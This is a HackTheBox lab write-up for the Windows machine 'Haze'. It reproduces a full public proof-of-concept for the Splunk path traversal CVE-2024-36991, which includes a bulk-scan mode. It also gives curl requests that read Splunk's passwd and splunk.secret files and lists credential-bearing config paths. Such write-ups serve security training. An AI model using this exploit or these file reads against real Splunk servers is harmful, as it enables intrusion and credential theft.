Haze HackTheBox
Haze HackTheBox
Haze is a hard difficulty Windows machine focused on web exploitation, domain abuse, and Windows privilege escalation. Initial access is gained by exploiting a Splunk Arbitrary File Read (CVE-2024-36991) to extract an LDAP bind password, which is then decrypted using splunk.secret. With valid credentials, a BloodHound scan reveals further accounts, and password spraying provides access to a user with GMSA management rights. This allows abuse of the PrincipalsAllowedToRetrieveManagedPassword property to dump hashes and pivot into a privileged service account. Using Shadow Credentials, access is escalated to another user. Backup files expose more credentials, eventually giving admin access to Splunk. Finally, a custom app upload enables a reverse shell, and SeImpersonatePrivilege is abused to impersonate SYSTEM, completing the escalation chain.

Initial Foothold
Rustscan
1
rustscan -a 10.129.169.250 -r 1-65535 -- -sC -sV -oA nmap/haze -vv 10.129.169.250







Looking at the results we have a huge amount of ports open on the box, on port 53 DNS is open, 139 and 445 indicates SMB is open, 389 and 636 indicate that LDAP is running this means active directory is installed on the box and also 8000 and 8089 indicates that there is a splunk instance running on the box.
The domain name is haze.htb, and the domain controller is identified as DC01, so FQDN be DC01.HAZE.HTB.
The clock is 8hours 4min 43sec ahead of our local time.
Lets start by looking at SPLUNK instance on ports 8000 and 8089 and see what we can find in them.
Splunk Exploitation
Visiting the site on port 8000 we have this page.

We dont know the credentials yet, So looking at port 8089 the secure page for the splunk instance.

Port 8089 reveals us the Splunk version running on the site, i.e. 9.2.1
Lets lookup some CVEs regarding this version on CVE.org
When searching for SPLUNK WINDOWS as the query, we found these available.

Searching through all of the vulnerabilities the most suitable found is CVE-2024-36991, for this we have a github exploit too.
https://github.com/bigb0x/CVE-2024-36991
This exploit exploits a path traversal vulnerability in the splunk application below 9.2.1 to expose sensitive system files.
Running the exploit reveals us these hashes.
1
python3 CVE-2024-36991.py -u http://haze.htb:8000/

This is the /etc/passwd file present inside splunk on windows.
Lets try to modify the exploit to our needs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
"""

POC for CVE-2024-36991: Path traversal that affects Splunk Enterprise on Windows versions below 9.2.2, 9.1.5, and 9.0.10

POC Author: x.com/MohamedNab1l
GitHub: https://github.com/bigb0x/CVE-2024-36991

Usage:
    single scan: CVE-2024-36991.py -u https://target:9090
    bulk scan CVE-2024-36991.py -f file.txt

Disclaimer:
    I like to create my own tools for fun, work and educational purposes only. I do not support or encourage hacking or unauthorized access to any system or network. Please use my tools responsibly and only on systems where you have clear permission to test.

"""

import requests
import argparse
import threading
import queue
import os
from requests.exceptions import RequestException
import re
from datetime import datetime
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

the_version = "1.0.1"

dimmed_gray_color = '\033[90m'
honey_yellow_color = "\033[38;5;214m"
dim_yellow_color = "\033[33;1m"
cyan_color = '\033[96m'
green_color = '\033[92m'
red_color = '\033[31m'
light_orange_color = '\033[38;5;214m'
reset_color = '\033[0m'

def banner():
    print(f"""
{cyan_color}
  ______     _______     ____   ___ ____  _  _        _____  __   ___   ___  _
 / ___\ \   / | ____|   |___ \ / _ |___ \| || |      |___ / / /_ / _ \ / _ \/ |
| |    \ \ / /|  _| _____ __) | | | |__) | || |_ _____ |_ \| '_ | (_) | (_) | |
| |___  \ V / | |__|_____/ __/| |_| / __/|__   _|________) | (_) \__, |\__, | |
 \____|  \_/  |_____|   |_____|\___|_____|  |_|      |____/ \___/  /_/   /_/|_|

{reset_color}{light_orange_color}-> POC CVE-2024-36991. This exploit will attempt to read Splunk /etc/passwd file. {reset_color}
-> By x.com/MohamedNab1l
{light_orange_color}-> Use Wisely.{reset_color}
""")

LOG_DIR = 'logs'
LOG_FILE = os.path.join(LOG_DIR, 'scan.log')

def create_log_dir():
    if not os.path.exists(LOG_DIR):
        os.makedirs(LOG_DIR)
        print_message('info', f"Log directory created: {LOG_DIR}")

def log_message(message):
    with open(LOG_FILE, 'a') as log_file:
        log_file.write(f"{datetime.now().strftime('%Y-%m-%d %H:%M:%S')} - {message}\n")

def print_message(level, message):
    if level == 'vulnerable':
        print(f"{cyan_color}[VLUN] {message}{reset_color}")
    if level == 'info':
        print(f"{dimmed_gray_color}[INFO] {message}{reset_color}")
    elif level == 'success':
        print(f"{green_color}[VLUN] {message}{reset_color}")
    elif level == 'warning':
        print(f"{honey_yellow_color}[WARNING] {message}{reset_color}")
    elif level == 'error':
        print(f"{red_color}[ERROR] {message}{reset_color}")
    log_message(message)

paths_to_check = payload = "/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd"

def make_request(url):
    try:
        response = requests.get(url, verify=False)
        if response.status_code == 200:
            return response.text
        else:
            return None
    except requests.RequestException as e:
        return None

def test_host(url):
    try:
        fullurl = f"{url}{paths_to_check}"
        body = make_request(fullurl)
        if body is not None and 'admin:' in body:
            print_message('vulnerable', f"Vulnerable: {url}")
            print(body)
        else:
            print_message('warning', f"Not Vulnerable: {url}")
    except requests.RequestException as e:
        print_message('error', f"Timeout: {url}")

# Worker function for threading
def worker(queue):
    while not queue.empty():
        url = queue.get()
        print_message('info', f"Testing {url}")
        test_host(url)
        queue.task_done()

# Main function
def main():
    banner()
    parser = argparse.ArgumentParser(description='Check for CVE-2024-36991 Splunk Enterprise on Windows.')
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument('-u', '--url', help='Target URL (e.g., http://example.com)')
    group.add_argument('-f', '--file', help='File containing list of URLs (one per line)')

    args = parser.parse_args()

    create_log_dir()

    if args.url:
        print_message('info', f"Testing single target: {args.url}")
        test_host(args.url)
    elif args.file:
        with open(args.file, 'r') as f:
            urls = [line.strip() for line in f if line.strip()]

        print_message('info', f"Testing multiple targets from file: {args.file}")

        url_queue = queue.Queue()
        for url in urls:
            url_queue.put(url)

        threads = []
        for _ in range(10):
            t = threading.Thread(target=worker, args=(url_queue,))
            t.start()
            threads.append(t)

        for t in threads:
            t.join()

        print_message('info', "Scanning complete.")

if __name__ == '__main__':
    main()
This is the full exploit used to cat the /etc/passwd and the key path here used is /en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd.
Lets curl it and see if we can read other sensitive system files in splunk, we can google for the sensitive files present in a splunk directory.
1
curl 'http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd'

We can get the hashes this way.
Also there is a splunk secret present on /etc/auth/splunk.secret lets see if we can cat that.
1
curl 'http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/auth/splunk.secret'

And yes we can!
This are all the splunk sensitive files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
# Splunk admin credentials
C:\Program Files\Splunk\etc\passwd
C:\Program Files\SplunkUniversalForwarder\etc\passwd

# Splunk secret (used to decrypt passwords)
C:\Program Files\Splunk\etc\auth\splunk.secret
C:\Program Files\SplunkUniversalForwarder\etc\auth\splunk.secret

# Main server config
C:\Program Files\Splunk\etc\system\local\server.conf
# Authentication config
C:\Program Files\Splunk\etc\system\local\authentication.conf
# Inputs (may contain credentials)
C:\Program Files\Splunk\etc\system\local\inputs.conf
# Outputs (forwarding credentials)
C:\Program Files\Splunk\etc\system\local\outputs.conf
# Web config
